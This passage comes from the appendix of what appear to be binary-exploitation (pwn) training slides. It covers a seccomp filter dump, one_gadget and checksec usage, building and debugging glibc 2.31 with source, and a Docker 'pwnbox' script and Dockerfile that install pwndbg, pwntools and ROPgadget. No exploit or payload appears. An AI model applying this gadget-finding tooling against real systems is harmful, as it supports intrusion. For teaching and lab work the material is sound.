 0006: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0007: 0x06 0x00 0x00 0x00000000  return KILL
```

only sys_exit is allowed


seccomp-tools output

$ Appendix

Tools


- One_gadget - a good one gadget finder

- *one_gadget* /lib/x86_64-linux-gnu/libc.so.6
- *one_gadget* --level8 /lib/x86_64-linux-gnu/libc.so.6



$ Appendix
Tools

- *file* - determine file type
- *checksec* - a python/linux script to check binary secure settings
  - Included in pwntools by default



$ Appendix

Debug glibc with source code

u1f383@u1f383:/ ⌥⌘1

```
$
```

```
#!/bin/bash

# download glibc source code
apt-get install glibc-source
# go to dir and uncompress
cd /usr/src/glibc
tar xvf glibc-2.31.tar.xz
# create dest dir
mkdir glibc_dbg && cd glibc_dbg
# gawk needs to be installed
apt install gawk
# config
../glibc-2.31/configure --prefix $PWD --enable-debug
# build target
make -j4

# compile c source with specified dynamic linker
gcc -Wl,--dynamic-linker=/usr/src/glibc/glibc_dbg/elf/ld.so -g -o test test.c
# run binary with debugging libc.so
LD_PRELOAD=/usr/src/glibc/glibc_dbg/libc.so ./test

# in gdb
pwndbg> set exec-wrapper env "LD_PRELOAD=/usr/src/glibc/glibc_dbg/libc.so"
```

$ Appendix

Debug glibc with source code

```
   0x55bc0c3d5050 <printf@plt>      endbr64
   0x55bc0c3d5054 <printf@plt+4>    bnd jmp qword ptr [rip + 0x2f75]     <printf>
    ↓
 ► 0x7f556d985b00 <printf>          endbr64
   0x7f556d985b04 <printf+4>        sub    rsp, 0xd8
   0x7f556d985b0b <printf+11>       mov    r10, rdi
   0x7f556d985b0e <printf+14>       mov    qword ptr [rsp + 0x28], rsi
   0x7f556d985b13 <printf+19>       mov    qword ptr [rsp + 0x30], rdx
   0x7f556d985b18 <printf+24>       mov    qword ptr [rsp + 0x38], rcx
   0x7f556d985b1d <printf+29>       mov    qword ptr [rsp + 0x40], r8
   0x7f556d985b22 <printf+34>       mov    qword ptr [rsp + 0x48], r9
   0x7f556d985b27 <printf+39>       test   al, al
```

```
In file: /usr/src/glibc/glibc-2.31/stdio-common/printf.c
   23
   24 /* Write formatted output to stdout from the format string FORMAT.  */
   25 /* VARARGS1 */
   26 int
   27 __printf (const char *format, ...)
 ► 28 {
   29   va_list arg;
   30   int done;
   31
   32   va_start (arg, format);
   33   done = __vfprintf_internal (stdout, format, arg, 0);
```

gdb with source code

$ Appendix

Pwnbox with docker

u1f383@u1f383:/ ⌥⌘1

```
$ #!/bin/bash

set -e
if [ -z "$1" ]; then
    echo "Usage:";
    echo "Build environment:  ./snippet build";
    echo "Up pwnbox daemon:   ./snippet up";
    echo "Get shell:          ./snippet shell";
    echo "Down pwnbox daemon: ./snippet down";
    exit 0
fi

if [ $1 == "build" ]; then
    mkdir pwnbox
    docker build -t pwnbox .
elif [ $1 == "up" ]; then
    docker run -it -d --cap-add=SYS_PTRACE --name pwnbox -v `pwd`/
pwnbox:/pwnbox pwnbox
elif [ $1 == "shell" ]; then
    docker exec -it pwnbox fish
elif [ $1 == "down" ]; then
    docker stop pwnbox
fi
```

How to use

u1f383@u1f383:/ ⌥⌘1

```
$ FROM ubuntu:20.04
  MAINTAINER u1f383

  ENV DEBIAN_FRONTEND=noninteractive
  ENV LC_ALL=en_US.UTF-8

  RUN apt update && \
      apt install -yq gcc && \
      apt install -yq gdb && \
      apt install -yq git && \
      apt install -yq ruby-dev && \
      apt install -yq vim-gtk3 && \
      apt install -yq fish && \
      apt install -yq glibc-source && \
      apt install -yq make && \
      apt install -yq gawk && \
      apt install -yq bison && \
      apt install -yq libseccomp-dev && \
      apt install -yq tmux && \
      apt install -yq wget && \
      apt install -yq locales && \
      locale-gen en_US.UTF-8

  # compile glibc-2.31
  RUN cd /usr/src/glibc && \
      tar xvf glibc-2.31.tar.xz && \
      mkdir glibc_dbg && \
      cd glibc_dbg && \
      ../glibc-2.31/configure --prefix $PWD --enable-debug && \
      make -j4

  # install pwndbg
  RUN git clone https://github.com/pwndbg/pwndbg ~/pwndbg && \
      cd ~/pwndbg && \
      ./setup.sh

  # install pwngdb
  RUN git clone https://github.com/scwuaptx/Pwngdb.git ~/Pwngdb && \
      cat ~/Pwngdb/.gdbinit >> ~/.gdbinit && \
      sed -i "s/source ~\/peda\/peda.py//g" ~/.gdbinit

  RUN pip3 install pwntools==4.4.0
  RUN gem install seccomp-tools one_gadget
  RUN ln -s /usr/local/lib/python3.8/dist-packages/bin/ROPgadget /bin/ROPgadget

  CMD ["/bin/fish"]
```

Dockerfile

$ Appendix

Resources

- bootlin-glibc - glibc source code cross referencer
- x64 syscall table - x64 syscall table in linux 4.7
- libc.rip - use symbol offset to find libc version
- glibc-all-in-one - scripts to download & debug & complie glibc